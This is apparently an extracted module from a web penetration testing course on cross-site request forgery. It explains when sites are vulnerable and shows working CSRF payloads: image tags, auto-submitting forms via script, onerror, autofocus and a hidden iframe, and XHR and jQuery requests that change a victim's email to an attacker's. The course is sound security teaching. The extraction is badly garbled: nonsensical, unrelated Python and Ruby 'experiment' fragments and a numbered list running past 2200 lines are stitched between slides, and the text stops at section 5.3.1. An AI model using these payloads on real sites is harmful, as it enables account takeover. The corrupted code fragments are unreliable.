

Web Application Penetration Testing eXtreme

v2

Cross-Site Request Forgery

Section 01 | Module 05

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 05 | CROSS-SITE REQUEST FORGERY

5.1 CSRF: Recap & More

5.2 Attack Vectors

5.3 Exploiting Weak Anti-CSRF Protection

5.4 Advanced CSRF Exploitation



INTRODUCTION

Usually, in web application security, security vulnerabilities are introduced by mistakes developers make during implementing the application. **Cross-Site Request Forgery**, however, occurs when developers **omit** the prevention mechanisms.

Cross-Site Request Forgery, often either abbreviated as **CSRF** or **XSRF**, is the most known flavor of the **Session Riding** attack category. It is also pronounced **Sea Surf**.

WAPT

CSRF: Recap & More



5.1 CSRF: Recap & More

Everyday web applications perform several **cross-site** requests, such as: requiring external hosted images, JavaScript code, stylesheets, etc. There is nothing wrong with this, quite simply because it's the way the Web works.

The “wrong part” is when these requests are **forged** in order to send money to the attacker by both performing privileged actions and other malicious operations.



5.1 CSRF: Recap & More

Even though the web browser's **SOP** places huge limitations on the attack vectors (done by preventing the attacker from reading the responses to its cross-domain requests), it does not apply to performed requests.

Because the attacker only needs to forge requests and not read responses, we could classify **CSRF** as a **one-way attack**.

5.1 CSRF: Recap & More

A web application is vulnerable to CSRF attacks if:

1. When tracking sessions, the application relies both on mechanisms like **HTTP Cookies** and **Basic Authentication**, which are automatically injected into the request by the browser.
2. The attacker is able to determine all the required parameters in order to perform the malicious request (*i.e., no unpredictable parameters are required*).

5.1 CSRF: Recap & More

In order to exploit a CSRF flaw successfully the attacker must do the following:

1. Make sure that the victim has a valid and active session when the malicious request is executed.
2. Be able to forge a valid request on behalf of the victim.

5.1.1 Vulnerable Scenarios

There are mainly two instances in which this may occur. The first and most dangerous is when the application **lacks anti-CSRF defenses**.

The second, in contrast to the first, contains **weak anti-CSRF defense** mechanisms such as *cookie-only based solutions, confirmation screens, using POST, and checking the **referrer** header*.

```
20 def train(self, experiment, observations):
21     # Create a new experiment
22     # Create a new experiment
23     # Create a new experiment
24     # Create a new experiment
25     # Create a new experiment
26     # Create a new experiment
27     # Create a new experiment
28     # Create a new experiment
29     # Create a new experiment
30     # Create a new experiment
31     # Create a new experiment
32     # Create a new experiment
33     # Create a new experiment
34     # Create a new experiment
35     # Create a new experiment
36     # Create a new experiment
37     # Create a new experiment
38     # Create a new experiment
39     # Create a new experiment
40     # Create a new experiment
41     # Create a new experiment
42     # Create a new experiment
43     # Create a new experiment
44     # Create a new experiment
45     # Create a new experiment
46     # Create a new experiment
47     # Create a new experiment
48     # Create a new experiment
49     # Create a new experiment
50     # Create a new experiment
51     # Create a new experiment
52     # Create a new experiment
53     # Create a new experiment
54     # Create a new experiment
55     # Create a new experiment
56     # Create a new experiment
57     # Create a new experiment
58     # Create a new experiment
59     # Create a new experiment
60     # Create a new experiment
61     # Create a new experiment
62     # Create a new experiment
63     # Create a new experiment
64     # Create a new experiment
65     # Create a new experiment
66     # Create a new experiment
67     # Create a new experiment
68     # Create a new experiment
69     # Create a new experiment
70     # Create a new experiment
71     # Create a new experiment
72     # Create a new experiment
73     # Create a new experiment
74     # Create a new experiment
75     # Create a new experiment
76     # Create a new experiment
77     # Create a new experiment
78     # Create a new experiment
79     # Create a new experiment
80     # Create a new experiment
81     # Create a new experiment
82     # Create a new experiment
83     # Create a new experiment
84     # Create a new experiment
85     # Create a new experiment
86     # Create a new experiment
87     # Create a new experiment
88     # Create a new experiment
89     # Create a new experiment
90     # Create a new experiment
91     # Create a new experiment
92     # Create a new experiment
93     # Create a new experiment
94     # Create a new experiment
95     # Create a new experiment
96     # Create a new experiment
97     # Create a new experiment
98     # Create a new experiment
99     # Create a new experiment
100    # Create a new experiment
```



Attack Vectors



5.2 Attack Vectors

With CSRF attacks, an attacker can send a request on behalf of the victim using their web browser, which simply means that the attacker can target any website that is accessible from the victim's browser. This includes both intranet and others that are normally inaccessible to the attacker.



5.2 Attack Vectors

Let's check out the real power of a CSRF attack and the ways an attacker can embrace to exploit this kind of vulnerability.

There are several techniques that can be used to perform a CSRF attack and they mainly depend on the vulnerable implementation we are testing.

```
23 # @param result - the experiment result to be evaluated
24 # @param observations - an array of Observations, in which
25 # @param control - the control observation
26
27 def skillRanking(experiment, observations = [], control = null)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35
36   experiment.context
37
38   @experiment_name
39   experiment.name
40
41
42
43
44 # @param result - the result of a match between an experiment
45 def match
46
47
48
49 def match
50
51   @experiment/result.rb 1.1
```



5.2.1 Force Browsing with GET

As we already know, an effective CSRF attack is when the attacker is able to force the victim's browser into making a valid HTTP request on the target application.

The simplest scenario is when the victim application makes use of **HTTP GET** requests to perform the vulnerable operation.

```
def initialize(experiment, observations = [], control = nil)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations + [control]
  evaluate_candidates

  freeze
end

def get
  experiment.context
end

def experiment_name
  experiment.name
end

def match?
  # Check if the result is a match between the
  # experiment and the control
  @experiment.result == 1
end
```


5.2.1.1 Example > Change Email Address

For instance, let's consider a simple form in a member's area which allows users to change their email address.

The mechanism is simple: provide the new address and submit the form.

```
23 def initialize(result)
24   @experiment = result[:experiment]
25   @observations = result[:observations]
26   @control = result[:control]
27   @candidates = result[:candidates]
28   @evaluate_candidates = result[:evaluate_candidates]
29 end
30
31 def freeze
32   freeze_all
33 end
34
35 def context
36   @context ||= ExperimentContext.new
37 end
38
39 def experiment_name
40   @experiment_name ||= @experiment.name
41 end
42
43 def experiment_name=(name)
44   @experiment_name = name
45 end
46
47 def match?(result)
48   @match ||= result[:match]
49 end
50
51 def result
52   @result ||= result[:result]
53 end
```

5.2.1.1 Example > Change Email Address


By default the HTTP method is **GET**

...

↓

```
<form action="change.php" >  
  <label name="email">Your email is: <b>myC00Lemail@victim.site</b></label>  
  <input type="hidden" name="old" value="myC00Lemail@victim.site">  
  <label name="email">New email</label>  
  <input type="email" name="new" placeholder="your new email" required>  
  <input type="submit" value="Confirm">  
  
</form>
```

...



My area

← victimsite/csr/changeemail/

Change Email

Your email is: myC00Lemail@victim.site

New email

Confirm

5.2.1.1 Example > Change Email Address

As noted, the form is submitted using the **HTTP GET** method and does not adopt any anti-CSRF protection.

Now, to exploit this vulnerability, we need to generate a **GET** request and then trick the victim (or their browser) into executing it.

5.2.1.1 Example > Change Email Address

The simplest method to generate a **GET** request is to use images. This is merely because **GET** is the standard method used when requesting an image with HTML.

```
<img src='http://victim.site/csrf/changeemail/change.php?
old=mycoolemail%40victim.site&new=evil%40hacker.site'>
```

Change this with the attacker email

5.2.1.1 Example > Change Email Address

To deliver the attack, we must exploit an existing flaw like XSS, and inject either HTML or JavaScript.

Otherwise, we need to social engineer the victim in order to have them visit our malicious page or click a link we provide.

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - !metrell
  evaluate_candidates

  # Return the size of the experiment
  def experiment_size
    experiment.size
  end

  # Return the result a match between an experiment
  def match?
    ...
  end

  @experiment/resultub 1.1
```

5.2.1 Force Browsing with GET

The example with the **IMG** tag is very common; however, it is not the only solution to forging **GET** requests by using **only** HTML tags. The following slides will provide some alternative methods of accomplishing this.

If you want a complete list of tags and attributes that support URIs there is nothing better than the RFCs! ([HTML4](http://www.w3.org/TR/REC-html40/index/attributes.html) & [HTML5](http://www.w3.org/html/wg/drafts/html/master/index.html#attributes-1))

5.2.1 Force Browsing with GET

HTML4 and HTML5 vectors that
DO NOT REQUIRE user interaction

HTML4 and HTML5 vectors that
REQUIRE user interaction

...

```
<a href=URL>click here
```

...

```
<form><input formaction=URL>
```

```
<button formaction=URL>
```

...

...

```
<iframe src=URL>
```

```
<script src=URL />
```

```
<input type="image" src=URL alt="">
```

```
<embed src=URL>
```

```
<audio src=URL>
```

```
<video src=URL>
```

```
<source src=URL >
```

```
<video poster=URL>
```

```
<link rel="stylesheet" href=URL>
```

```
<object data=URL>
```

```
<body background=URL>
```

```
<div style="background:url(URL)">
```

```
<style>body { background:url(URL) } </style>
```

...

5.2.2 Post Requests

Submitting data that needs to be processed server-side utilizing the **HTTP GET** method is not a good idea. **GET** requests should only be used to retrieve information while **POST** is the appropriate method to use when dealing with sensitive data.

Even if the ways of distributing the CSRF attack and deceiving the victim are the same, exploiting a CSRF flaw with a form action, requiring **HTTP POST**, is slightly different than **GET**.

5.2.2 Post Requests

Using only HTML, the only way to forge **POST** requests is with the attribute **method** of tag **FORM**.

```
<form action="somewhere" method="POST">
```

As a result, we need to create a cloned form and then social engineer the victim into clicking the submit button.

5.2.2 Post Requests

However, this is only one of many possible scenarios. We can use **HTML + JavaScript** and create a much more effective attack that does not require user interaction.

Let's look at the evolution of the previous *change email* example, but this time using **POST**.



5.2.2.1 Auto-submitting Form >1

Auto-submitting a form requires the **submit()** method and a bit of JavaScript, as we can see below:

...

```
<form action="change.php" method="POST" id="CSRForm">
  <input name="old" value="myCoolEmail@victim.site">
  <input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
```

...

Submitting the form using JavaScript

5.2.2.1 Auto-submitting Form >1

The script tag is not our only option in this context. By using event handlers, we can further add HTML elements in the malicious page. For example, **onload** and **onerror** are event handlers that do not require user interaction.

```
<form action="change.php" method="POST" id="CSRForm">
  <input name="old" value="myC00Lemail@victim.site">
  <input name="new" value="evil@hacker.site">
  <img src=x onerror="CSRForm.submit();" />
</form>
```

Using a fake path triggers the onerror event

5.2.2.1 Auto-submitting Form >1

Another example uses a new attribute introduced in HTML5, **autofocus** and the related event handler **onfocus**.

...

```
<form action="change.php" method="POST" id="CSRForm">  
  <input name="old" value="myC00Lemail@victim.site">  
  <input name="new" value="evil@hacker.site" autofocus  
onfocus="CSRForm.submit()">  
</form>
```

...

5.2.2.2 Auto-submitting Form >2

Using HTML and JavaScript in the way we just witnessed is ineffective. This is because the browser performs the POST request either in a new page or by reloading the same one.

Let's now see how to perform POST requests **silently**.



5.2.2.2 Auto-submitting Form >2

Extending on **v1** of the example, the following is a solution to prevent the browser from opening a new tab or refreshing the existing one:

...

```
<iframe style="display:none" name="CSRFrame"></iframe>
```

```
<form action="change.php" method="POST" id="CSRForm" target="CSRFrame">
```

```
  <input name="old" value="myC00Lemail@victim.site">
```

```
  <input name="new" value="evil@hacker.site">
```

```
</form>
```

```
<script>document.getElementById("CSRForm").submit()</script>
```

...

Display the response received
submitting the form in the
iframe!

5.2.2.2 Auto-submitting Form >2

Additionally, silent POST requests can be forged using XMLHttpRequest (XHR):

...

```
var url = "URL";
```

```
var params = "old=mycoolemail@victim.site&new=evil@hacker.site";
```

```
var CSRF = new XMLHttpRequest();
```

```
CSRF.open("POST", url, false);
```

```
CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
```

```
CSRF.send(params);
```

...

```

17 def __init__(self, experiment, n_reps=10):
18     """Initialize the experiment and the number of repetitions"""
19     self.experiment = experiment
20     self.n_reps = n_reps
21     # Default: Create a PGD model with 100000 parameters
22     self.model = PGDModel(n_params=100000)
23     # experiment = the Experiment task result is the
24     # observations = an Array of Observations, in this case
25     # control = the control observation
26     self.observations = experiment.observations
27     self.control = experiment.control
28     self.initialize_experiment(observations = [], control = self.control)
29     self.experiment = experiment
30     self.observations = experiment.observations
31     self.evaluate_candidates()
32     self.freeze()
33     self.model.freeze()
34     # PGD: Get the experiment's context
35     self.context = experiment.context
36     self.model.set_context(self.context)
37     # Print out the result a matrix between all pairs of candidates
38     self.matched = self.evaluate_candidates()
39     self.save_results()
40     return self

```

5.2.2.2 Auto-submitting Form >2

This can also be done using JavaScript libraries such as jQuery:

```
...  
$.ajax({  
  type: "POST",  
  url: "URL",  
  data: "old=mycoolemail@victim.site&new=evil@hacker.site",  
});  
...
```

```
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203  
2204  
2205  
2206  
2207  
2208  
2209  
2210  
2211  
2212  
2213  
2214  
2215  
2216  
2217  
2218  
2219  
2220  
2221  
2222  
2223
```

Exploiting Weak Anti-CSRF Measures



5.3 Exploiting Weak Anti-CSRF Measures

As seen in the previous section, exploiting a CSRF flaw can be straightforward if the website lacks anti-CSRF security measures; however, as we are going to see in this chapter, nothing changes if the security defenses are poor or weak.

There are several well-known solutions that do not provide adequate protection. If these measures are in place, then our attack could be a little more difficult; however, surely this will not stop from exploiting the CSRF flaw.

```
24 def skill1(experiment, observations = [], candidates = []):
25     """Skill 1: the experiment skill"""
26     # ...
27     # ...
28     @experiment
29     @observations
30     @control
31     @candidates
32     evaluate_candidates
33
34 freeze
35
36 experiment.context
37
38 experiment_name
39
40 # ...
41 # ...
42 # ...
```



5.3.1 Using POST-only Requests

The first weak Anti-CSRF measure involves using only **POST** requests of the trusted mechanism.

As we already know, **GET** requests can be cached, bookmarked, etc. This is the nature of the web and it should not be used for operations that cause a state to change. These may include functionality like database operations, writing files, etc.

```
24
25
26 # Create a new experiment
27 def create_experiment(name, description):
28     """Create a new experiment with the given name and description.
29     The experiment will be created with a default control and
30     a default observation. The experiment will be created with a
31     default control and a default observation. The experiment will
32     be created with a default control and a default observation.
33     """
34     # Create the experiment
35     experiment = Experiment(name, description)
36     # Create the control
37     control = Control()
38     # Create the observation
39     observation = Observation()
40     # Create the candidates
41     candidates = Candidates()
42     # Evaluate the candidates
43     evaluate_candidates(experiment, observations = [], control = control)
44     # Return the experiment
45     return experiment
46
47 # Create the experiment
48 experiment = create_experiment("Experiment", "Experiment")
49 # Create the control
50 control = Control()
51 # Create the observation
52 observation = Observation()
53 # Create the candidates
54 candidates = Candidates()
55 # Evaluate the candidates
56 evaluate_candidates(experiment, observations = [], control = control)
57 # Return the experiment
58 return experiment
59
60 # Create the experiment
61 experiment = create_experiment("Experiment", "Experiment")
62 # Create the control
63 control = Control()
64 # Create the observation
65 observation = Observation()
66 # Create the candidates
67 candidates = Candidates()
68 # Evaluate the candidates
69 evaluate_candidates(experiment, observations = [], control = control)
70 # Return the experiment
71 return experiment
```

5.3.1 Using POST-only Requests

